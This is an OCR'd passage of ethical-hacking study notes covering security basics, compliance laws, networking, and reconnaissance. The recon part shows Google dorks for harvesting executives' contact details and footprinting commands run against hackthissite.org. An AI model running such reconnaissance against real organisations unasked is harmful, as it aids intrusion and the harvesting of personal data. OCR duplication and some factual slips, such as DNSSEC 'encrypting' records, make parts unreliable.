  - Something you **are** (e.g. - fingerprint)
  - Something you **do** (e.g. - android pattern; manual signature)
  - **Somewhere** you are (e.g. - geolocation)

🛑 **Multi-factor authentication** *generally uses two of this examples (e.g. - Something you **Know(1)** and Something you *Have(2)*, never on same category*

3. Authorization concepts

What are you allowed to access – We use Access Control models, what and how we implement depends on the organization and what our security goals are.


- **Permissions**:
  - Applied to resources
- **Rights** / **Privileges**:
  - Assign at system level
- **Authorization strategies**:
  - Least privileged
  - Separation of Duties

4. Accouting

Trace an Action to a Subjects Identity:

- Prove who/what a given action was performed by (non-repudiation); Logging

Access Controls Models



- **Mandatory Access Control (MAC)**:
  - Every object gets a **label**
    - Confidential, secret, top secret, etc
  - The administrator decides who gets access to what security level; Users cannot change these settings
  - Used on old systems (e.g. Top Secret Gov. information)
- **Discretionary Access Control (DAC)**:
  - Used in most OS
  - Owner of the data defines access

    - Very flexible access control; Very weak security
- **Role-based Access Control (RBAC)**:
    - Access to resources is defines by a set of rules defined by a role in your organization/job function (Manager, Director etc)
    - Administrators provide access based on the role of the user
        - Rights are gained implicity instead of explicity
    - In Windows, use **Groups** to provide role-based access control
        - e.g. Admin Groups --> Rights and Perms,
        - Sales Group --> Rights and Perms

⚠️ **Access is defined by ACL, Access Control List**. ⚠️ **Implicity deny** prevents access unless specifically permitted.


Data Loss Prevention (DLP)

Data Loss Prevention (DLP) is the practice of **detecting and preventing data breaches, exfiltration, or unwanted destruction of sensitive data**. Organizations use DLP to protect and secure their data and comply with regulations.

- The DLP term refers to defending organizations against both data loss and data leakage prevention.

Organizations typically use DLP to:

- Protect Personally Identifiable Information (PII) and comply with relevant regulations
- Protect Intellectual Property critical for the organization
- Achieve data visibility in large organizations
- Secure mobile workforce and enforce security in Bring Your Own Device (BYOD) environments
- Secure data on remote cloud systems



Data Backup

Data backup plays a crucial role in maintaining business continuity by helping org. recover from IT disasters, security breaches, application failures, human error, etc.

All regulatory compliance such as COBIT, SSAE, SOCII, PCI-DSS, HIPPA, SOX, FINRA, FISMA, GDPR, etc. require business to maintain data backups of critical data for specified duration.

Backup Strategies

1. Identifying the critical business data
2. Selecting the backup media
3. Selecting a backup technology
4. Selecting the appropriate RAID levels
5. Selecting an appropriate backup method

3 Backup methods

1. Cold backup 🔵

- **Empty site, no hardware, no data, no people**
- **It takes weeks to bring online**
- Basic office spaces (e.g building, chairs, AC...)
- No operational equipment
- Cheapest recovery site

2. Warm backup 🟡

- **Somewhere between cold and hot - Just enough to get going (Big room with rack space, you bring the hardware)**
- Hardware is ready and waiting - you bring the software and data
- **It takes days to bring online**
- Operational equipment but little or no data

3. Hot backup 🔴

- **Exact replica of production systems**
- Applications and software are constantly updated
- Flip a switch and everyting moves
- **It take hours to bring online**
- Real-time synchronization
- Almost all data ready to go - often just a quick update
- Very expensive

Penetration Test - Basics

> **This topic will be covered with details in Chapter 14 - Pentesting.**

A penetration test, colloquially known as a pen test, pentest or ethical hacking, is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system.

> ⚠️ **Not to be confused with a vulnerability assessment.**

- Clearly defined, full scale test of security controls
- Phases
  - **Preparation** - Contracts and team determined
  - **Assessment** - All hacking phases (reconnaissance, scanning, attacks, etc.)
  - **Post-Assessment** - Reports & conclusions
- Types
  - **Black Box** - Done without any knowledge of the system or network.
  - **White Box** - When the attacker have complete knowledge of the system provided by the owner/target.
  - **Gray Box** - When the attacker has some knowledge of the system and/or network

Law Categories

- **Criminal** - Laws that protect public safety and usually have jail time attached.
- **Civil** - Private rights and remedies.
- **Common** - Laws that are based on societal customs.

Laws and Standards:

OSSTM Compliance

"Open Source Security Testing Methodology Manual" maintained by ISECOM , defines three types of compliance.

- **Legislative** - Deals with government regulations (Such as SOX and HIPAA).
- **Contractual** - Deals with industry / group requirement (Such as PCI DSS).

- **Standards based** - Deals with practices that must be followed by members of a given group/organization (Such as ITIL ,ISO and OSSTMM itself).
- **OSSTM Controls**
  - **OSSTM Class A - Interactive Controls**
    - *Authentication* - Provides for identification and authorization based on credentials.
    - *Indemnification* - Provided contractual protection against loss or damages.
    - *Subjugation* - Ensures that interactions occur according to processes defined by the asset owner.
    - *Continuity* - Maintains interactivity with assets if corruption of failure occurs.
    - *Resilience* - Protects assets from corruption and failure.
- **OSSTM Class B - Process Controls**
  - *Non-repudiation* - Prevents participants from denying its actions
  - *Confidentiality* - Ensures that only participants know of an asset
  - *Privacy* - Ensures that only participants have access to the asset
  - *Integrity* - Ensures that only participants know when assets and processes change
  - *Alarm* - Notifies participants when interactions occur

PCI-DSS

"Payment Card Industry Data Security Standard" Standard for organizations handling Credit Cards, ATM cards and other POS cards.

ISO 27001

This International Standard has been prepared to provide requirements for establishing, implementing, maintaining and continually improving an information security management system.

ISO 27002 AND 17799

Based on BS799 but focuses on security objectives and provides security controls based on industry best practice.

HIPAA

"Health Insurance Portability and Accountability Act" a law that set's privacy standards to protect patient medical records and health information shared between doctors, hospitals and insurance providers.

SOX

"Sarbanes-Oxley Act" Law that requires publicly traded companies to submit to independent audits and to properly disclose financial information.

DMCA

"The Digital Millennium Copyright Act" is a 1998 United States copyright law that implements two 1996 treaties of the World Intellectual Property Organization. It criminalizes production and dissemination of technology, devices, or services intended to circumvent measures that control access to copyrighted works.

FISMA

"Federal Information Security Modernization Ac Of 2002" A law updated in 2004 to codify the authority of the Department of Homeland Security with regard to implementation of information security policies. *(For GOV. agencies)*

NIST-800-53

Catalogs security and privacy controls for federal information systems, created to help implementation of FISMA.

FITARA

"Federal Information Technology Acquisition Reform Act" A 2013 bill that was intended to change the framework that determines how the US GOV purchases technology.

COBIT

"Control Object for Information and Related Technology" IT Governance framework and toolset, created by ISACA and ITGI

GLBA

"U.S Gramm-Leach-Bliley Act" Law that protects the confidentiality and integrity of personal information that is collected by financial institutions.

CSIRT

"Computer Security Incident Response Team" CSIRT provided a single point of contact when reporting computer security incidents

ITIL

"Information Technology Infrastructure Library" - An operational framework developed in the '80s that standardizes IT management procedures

Essential Knowledge

OSI Model and TCP Model

- **The OSI Model** we just looked at is just a reference/logical model. It was designed to describe the functions of the communication system by dividing the communication procedure into smaller and simpler components.
- **The TCP/IP model** is a concise version of the OSI model. It contains four layers, unlike seven layers in the OSI model.

Layer	Device Type	OSI Layer	TCP/IP model	TCP/IP New (actual)	Protocols	PDU
7	Gateway	**Application**	Application	Application	HTTP, FTP, POP, SMTP, DNS, RIP	Data
6	-	**Presentation**	Application	Application	HTTP, FTP, POP, SMTP, DNS, RIP, MIME	Data
5	-	**Session**	Application	Application	HTTP, FTP, POP, SMTP, DNS, RIP,	Data

Layer	Device Type	OSI Layer	TCP/IP model	TCP/IP New (actual)	Protocols	PDU
					SCP	
4	-	**Transport**	Transport	Transport	TCP/UDP	Segments
3	Router	**Network**	Internet	Network	IP, ARP, ICMP, IGMP	Packets
2	Switch/bridge	**Data Link**	Link	Data Link	Ethernet, Token Ring	Frames
1	Hubs/Repeater	**Physical**	Link	Physical	Ethernet, Token Ring	Bits

TCP Handshake




Figure 2.1. TCP session establishment and termination

✅ TCP Connection establishment process

1. **Host A** sends out a **SYN** (synchronize) packet with proposed initial sequence number to Host B.
2. **Host B** receives **SYN** message, it returns a packet with both SYN and ACK flags (**SYN-ACK**) set in the TCP header.
3. **Host A** receives the **SYN-ACK**, it sends back **ACK** (Acknowledgment) packet.
4. **Host B** receives **ACK** and at this stage the connection is **ESTABLISHED.**

❌ TCP Connection termination

1. **Host A** sends a **FIN** (finish) flag, indicating that is has finished sending the data.
2. **Host B** who receives the **FIN**, doest not terminate the connection but enters into a "passive close" (CLOSE_WAIT) state and sends the **ACK** for the **FIN** back to the Host A.
3. **Host A** enters into a (TIME_WAIT) state, and sends an **ACK** back to the Host B.
4. **Host B** gets the **ACK** from the Host A and **closes the connection.**

⚠️ *Sequence numbers increase on new communication. Example is computers A and B. A would increment B's sequence number. A would never increment it's own sequence.*

TCP Flags

Flag	Name	Function
SYN	Synchronize	Set during initial communication. Negotiating of parameters and sequence numbers
ACK	Acknowledgment	Set as an acknowledgement to the SYN flag. Always set after initial SYN
RST	Reset	Forces the termination of a connection (in both directions)
FIN	Finish	Ordered close to communications
PSH	Push	Forces the delivery of data without concern for buffering
URG	Urgent	Data inside is being sent out of band. Example is cancelling a message

Port Numbers

- **Internet Assigned Numbers Authority** (IANA) - maintains Service Name and Transport Protocol Port Number Registry which lists all port number reservations
- Ranges
  - **Well-known ports** - 0 - 1023
  - **Registered ports** - 1024 - 49,151
  - **Dynamic ports** - 49,152 - 65,535


Port Number	Protocol	Transport Protocol
20/21	FTP	TCP
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	TCP/UDP
67	DHCP	UDP
69	TFTP	UDP
80	HTTP	TCP
110	POP3	TCP
135	RPC	TCP
137-139	NetBIOS	TCP/UDP
143	IMAP	TCP
161/162	SNMP	UDP
389	LDAP	TCP/UDP

Port Number	Protocol	Transport Protocol
443	HTTPS	TCP
445	SMB	TCP
514	SYSLOG	UDP

- A service is said to be **listening** for a port when it has that specific port open
- Once a service has made a connection, the port is in an **established** state
- `Netstat` command:
  - Shows open ports on computer
  - **netstat -an** displays connections in numerical form
  - **netstat -b** displays executables tied to the open port (admin only)

Subnetting

- **IPv4 Main Address Types**
  - **Unicast** - acted on by a single recipient
  - **Multicast** - acted on by members of a specific group
  - **Broadcast** - acted on by everyone on the network
    - **Limited** - delivered to every system in the domain (255.255.255.255)
    - **Directed** - delivered to all devices on a subnet and use that broadcast address
- **Subnet mask** - determines how many address available on a specific subnet
  - Represented by three methods
    - **Decimal** - 255.240.0.0
    - **Binary** - 11111111.11110000.00000000.00000000
    - **CIDR** - x.x.x.x/12 (where x.x.x.x is an ip address on that range)
  - If all the bits in the host field are 1s, the address is the broadcast
  - If they are all 0s, it's the network address
  - Any other combination indicates an address in the range


Calculating Network /Broadcast Address in Binary Method: Example1
IP address: 130.192.202.202
Subnet mask: 255.255.248.0
Step 1: Convert Both IP and Subnet Mask to Binary
1st octet 2nd octet 3rd octet 4th octet
IP: 10000010 11000000 11001010 11001010
Subnet Mask: 11111111 11111111 11111000 00000000
Step 2: Count the number of 1s in Subnet Mask: Ans here is 21
Step 3: Copy 21 bits from IP address for both Network Address and Broadcast Address
1st octet 2nd octet 3rd octet 4th octet
IP: [10000010 11000000 11001]010 11001010
Subnet Mask: 11111111 11111111 11111000 00000000
Network Add. 10000010 11000000 11001
Broad. Add. 10000010 11000000 11001
Step 4: Fill up the rest of the Network Address bits with 0
Step 4: Fill up the rest of the Broadcast Address bits with 1
1st octet 2nd octet 3rd octet 4th octet
IP: [11000000 11000000 11001]010 11001010
Subnet Mask: 11111111 11111111 11111000 00000000
Network Add. 10000010 11000000 11001000 00000000
Broad. Add. 10000010 11000000 11001111 11111111
Step5: Convert the Network address and Broadcast Address to dotted decimal.
Network address: 130.192.200.0
Broadcast address: 130.192.207.255
Final Note: If the subnet mask is 255 on one octet, you can skip converting to binary on that octet. Simply copy the decimal IP value (130.192 in this example) on that octet to both Network Address and Broadcast Address.

1. Reconnaissance and Footprinting

⚡ **This chapter have practical labs**

Footprinting

Footprinting is a part of reconnaissance process which is used for gathering possible information about a target computer system or network.

When used in the computer security lexicon, "Footprinting" generally refers to one of the pre-attack phases; tasks performed before doing the actual attack. **Some of the tools used for Footprinting are Sam Spade, nslookup, traceroute, Nmap and neotrace.**

Footprinting Types: Active and Passive

- **Active** - requires attacker to touch the device or network
  - Social engineering and other communication that requires interaction with target
- **Passive** - measures to collect information from publicly available sources
  - Websites, DNS records, business information databases

Footprinting helps to:

- **Know Security Posture** – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.
- **Reduce Attack Area** – Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.
- **Identify vulnerabilities** – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.
- **Draw Network map** – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.

Footprinting could be both **passive** and **active**. Reviewing a company's website is an example of passive footprinting, whereas attempting to gain access to sensitive information through social engineering is an example of active information gathering.

During this phase, a hacker can collect the following information (only high-level information):

- **Domain name**
- **IP Addresses**
- **Namespaces**
- **Employee information**
- **Phone numbers**
- **E-mails**
- **Job Information**

Can be:

- **Anonymous** - information gathering without revealing anything about yourself
- **Pseudonymous** - making someone else take the blame for your actions

Competitive Intelligence - information gathered by businesses about competitors

Alexa.com - resource for statistics about websites

Footprinting Objectives

- **Network**
  - DNS
  - IP networks
  - Acessible Systems
  - Websites

    - Access Control
    - VPN Endpoints
    - Firewall vendors
    - IDS Systems
    - Routing/Routed Protocols
    - Phone System (Analog/VoIP)

- **Organization**

    - Org Structure
    - Websites
    - Phone Numbers
    - Directory Information
    - Office Locations
    - Company History
    - Business Associations


- **Hosts**

    - Listening Services
    - Operating System Versions
    - Internet Reachability
    - Enumerated Information
    - SNMP Info
    - Users/Groups
    - Mobile Devices

Methods and Tools

Search Engines

- NetCraft - Blueprint a comprehensive list of information about the technologies and information about target website.
    - netcraft
- **Job Search Sites** - Information about technologies can be gleaned from job postings.
- **Google search | Google dorks:**
    - `filetype:` - looks for file types
    - `index of` - directory listings
    - `info:` - contains Google's information about the page
    - `intitle:` - string in title
    - `inurl:` - string in url
    - `link:` - finds linked pages
    - `related:` - finds similar pages
    - `site:` - finds pages specific to that site
        - **Example**:


"CEO" "email" "@" "Name" "Phone" filetype:csv OR filetype:xls OR filety
All
Images
Maps
News
Videos
More
Settings
Tools
About 14,700 results (0.61 seconds)
[XLS] fortune 1000
assets.time.com/cm/fortune-data.../2016_FORTUNE_1000_w_Contacts_Sample.xls
... CORPORATE WEBSITE, CEO NAMERETURN TO MAIN DATA, CEO TITLE, Email, Office Phone, Office Ext, Direct Dial, CFO NAME, CFO TITLE, Email, Office ...
[XLS] Fortune 1000 Companies List and Contact Info - Boolean Strings
booleanstrings.com/wp-content/uploads/2014/01/fortune1000-2012.xls
6, Company, Phone, Email Format, Email Format 2, General Email, CEO Name, CEO Email, Website, Address, City, State, Zipcode. 7, Chevron, 925-842-1000 ...


    - GHDB is very good for learn Google Dorks and how it's done in real world scenario

- **Metagoofil** - Command line interface that uses **Google hacks** to find information in meta tags (domain, filetype, etc; Is a google dorks for terminal).

Website Footprinting

- **Web mirroring | Website Cloning** - allows for discrete testing offline
  - **HTTrack** - *you can use the CLI version or Web Interface version*
  - **Wget** - Linux command
    - `wget -mk -w 10 http://hackthissite.org/`
  - **Black Widow**
  - **WebRipper**
  - **Teleport Pro**
  - **Backstreet Browser**
- **Archive.org / Wayback machine**
- Provides cached websites from various dates which possibly have sensitive information that has been now removed.
  - **Wayback Machine -> Google.com**:
    -

Email Footprinting

- **Email header** - may show servers and where the location of those servers are
  - Email headers can provide: **Names, Addresses (IP, email), Mail servers, Time stamps, Authentication and so on.**
    - 

  - **EmailTrackerPro** is a Windows software that trace an email back to its true point of origin:
    - emailtrackerpro
- **Email tracking** - services can track various bits of information including the IP address of where it was opened, where it went, etc.

DNS Footprinting

- Ports
  - Name lookup - UDP 53
  - Zone transfer - TCP 53
- Zone transfer replicates all records

- **Name resolvers** answer requests
- **Authoritative Servers** hold all records for a namespace
- **DNS Record Types**

Name	Description	Purpose
SOA	Start of Authority	Indicates the authoritative NS for a namespace
PTR	Pointer	Maps an IP to a hostname
NS	Nameserver	Lists the nameservers for a namespace
MX	Mail Exchange	Lists email servers
CNAME	Canonical Name	Maps a name to an A reccord
A	Address	Maps an hostname to an IP address

- **DNS Poisoning** - changes cache on a machine to redirect requests to a malicious server
- **DNSSEC** - helps prevent DNS poisoning by encrypting records
- **SOA Record Fields**
  - **Source Host** - hostname of the primary DNS
  - **Contact Email** - email for the person responsible for the zone file
  - **Serial Number** - revision number that increments with each change
  - **Refresh Time** - time in which an update should occur
  - **Retry Time** - time that a NS should wait on a failure
  - **Expire Time** - time in which a zone transfer is allowed to complete
  - **TTL** - minimum TTL for records within the zone
- **IP Address Management**
  - **ARIN** - North America
  - **APNIC** - Asia Pacific
  - **RIPE** - Europe, Middle East
  - **LACNIC** - Latin America
  - **AfriNIC** - Africa
- **Whois** - obtains registration information for the domain from command line or web interface.
  - on Kali, whois is pre-installed on CLI; e.g: `whois google.com`)
  - on Windows, you can use **SmartWhois** GUI software to perform a whois, or any website like domaintools.com
- **Nslookup** - Performs DNS queries; (nslookup is pre-installed on Kali Linux)
  - `nslookup www.hackthissite.org`
  - ```
    Server:         192.168.63.2
    Address:        192.168.63.2#53

    Non-authoritative answer:
    Name:   www.hackthissite.orgwww.hackthissite.org
    Address: 137.74.187.103
    Name:   www.hackthissite.orgwww.hackthissite.org
    Address: 137.74.187.102
    Name:   www.hackthissite.orgwww.hackthissite.org
    Address: 137.74.187.100
    Name:   www.hackthissite.orgwww.hackthissite.org
    Address: 137.74.187.101
    Name:   www.hackthissite.orgwww.hackthissite.org
    Address: 137.74.187.104
    ```
    ```

- First two lines shows my current DNS server; The IP addresses returned are '**A record**', meaning is the IPvA address of the domain; Bottom line NsLookup queries the specified DNS server and retrieves the requested records that are associated with the domain.
- **The following types of DNS records are especially useful to use on Nslookup:**

Type	Description
A	the IPv4 address of the domain
AAAA	the domain's IPv6 address
CNAME	the canonical name — allowing one domain name to map on to another. This allows more than one website to refer to a single web server.
MX	the server that handles email for the domain.
NS	one or more authoritative name server records for the domain.
TXT	a record containing information for use outside the DNS server. The content takes the form name=value. This information is used for many things including authentication schemes such as SPF and DKIM.

- **Nslookup - Interactive mode zone transfer** (Interactive mode allows the user to query name servers for information about various hosts and domains or to print a list of hosts in a domain).
  - `nslookup`
  - `server <IP Address>`
  - `set type = <DNS type>`
  - `<target domain>`

- ```
  nslookup
  > set type=AAAA
  > www.hackthissite.orgwww.hackthissite.org
  Server:         192.168.63.2
  Address:        192.168.63.2#53

  Non-authoritative answer:
  Name:   www.hackthissite.orgwww.hackthissite.org
  Address: 2001:41d0:8:ccd8:137:74:187:103
  Name:   www.hackthissite.orgwww.hackthissite.org
  Address: 2001:41d0:8:ccd8:137:74:187:102
  Name:   www.hackthissite.orgwww.hackthissite.org
  Address: 2001:41d0:8:ccd8:137:74:187:101
  Name:   www.hackthissite.orgwww.hackthissite.org
  Address: 2001:41d0:8:ccd8:137:74:187:100
  Name:   www.hackthissite.orgwww.hackthissite.org
  Address: 2001:41d0:8:ccd8:137:74:187:104
  ```

- **Dig** - unix-based command like nslookup
  - `dig <target>`

- ```
  dig www.hackthissite.orgwww.hackthissite.org

  ; <<>> DiG 9.16.2-Debian <<>> www.hackthissite.orgwww.hackthissite.org
  ;; global options: +cmd
  ;; Got answer:
  ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51391
  ;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

  ;; OPT PSEUDOSECTION:
  ```

```
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;www.hackthissite.org.          IN      A

;; ANSWER SECTION:
www.hackthissite.orgwww.hackthissite.org.   5       IN      A       137.74.187.104
www.hackthissite.orgwww.hackthissite.org.   5       IN      A       137.74.187.101
www.hackthissite.orgwww.hackthissite.org.   5       IN      A       137.74.187.100
www.hackthissite.orgwww.hackthissite.org.   5       IN      A       137.74.187.102
www.hackthissite.orgwww.hackthissite.org.   5       IN      A       137.74.187.103

;; Query time: 11 msec
;; SERVER: 192.168.63.2#53(192.168.63.2)
;; WHEN: Tue Aug 11 15:05:01 EDT 2020
;; MSG SIZE  rcvd: 129
```

- To get email records specify `-t MX`
  - `dig <target> -t MX`
- To get zone transfer specify `axfr`

Network Footprinting

- IP address range can be obtained from regional registrar (e.g: ARIN for America, RIPE for Europe, etc)
- Use `traceroute` to find intermediary servers
  - traceroute uses ICMP echo in Windows (tracert)
  - traceroute is good for detect Firewalls and the network path

Usage example:

- **`traceroute -I nsa.gov`**
  - Specify target: `traceroute <target>`
  - In this case is used ICMP ECHO for tracerouting: `-I`

```
traceroute -I nsa.gov
traceroute to nsa.gov (104.83.73.99), 30 hops max, 60 byte packets
 1  192.168.63.2 (192.168.63.2)  0.194 ms  0.163 ms  0.150 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  a104-83-73-99.deploy.static.akamaitechnologies.com (104.83.73.99)  42.742 ms  42.666 ms  2
```

⚠️ **Windows command - `tracert` ⚠️ Linux Command - `traceroute`**

Other Relevant Tools

OSRFramework

⚡ **OSRFramework has a practical lab**

Uses open source intelligence to get information about target. *(Username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction, and many others)*.

Web Spiders

Obtain information from the website such as pages, etc.

Recon-ng

> ⚡ **Recon-ng has a practical lab**

Recon-ng is a web-based open-source reconnaissance tool used to extract information from a target organization and its personnel.

Provides a powerful environment in which open source web-based reconnaissance can be automated conducted, quickly and thoroughly.

Metasploit Framework

> ⚡ **Metasploit has a practical lab**

The Metasploit Framework is a tool that provides information about security vulnerabilities and aids in penetration testing and IDS signature development; **This is a huge framework that provide Recon tools as well.**

theHarvester

> ⚡ **theHarvester has a practical lab**

theHarvester is a OSINT tool; Useful for gathering information like:

- Emails
- Subdomains
- Hosts
- Employee names
- Open ports
- Banners from different public sources like search engines, PGP key servers and SHODAN computer database.

Usage example:

- **`theHarvester -d www.hackthissite.org -n -b google`**
  - Issue theHarvester command: `theHarvester`
  - Specify the domain: `-d <url>`
  - Perform dns lookup: `-n`
  - Specify search engine/source: `-b google`

```
theHarvester -d www.hackthissite.orgwww.hackthissite.org -n -b  google
table results already exists

*
*  _   _                                          _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.1.0                                      *
* Coded by Christian Martorella                                   *
```

```
* Edge-Security Research                                                *
* cmartorella@edge-security.comcmartorella@edge-security.com
*                                                                       *
*


[*] Target: www.hackthissite.orgwww.hackthissite.org

[*] Searching Google.
        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
        Searching 400 results.
        Searching 500 results.

[*] No IPs found.

[*] Emails found: 2
----------------------
ab790c1315@www.hackthissite.orgab790c1315@www.hackthissite.org
staff@hackthissite.orgstaff@hackthissite.org

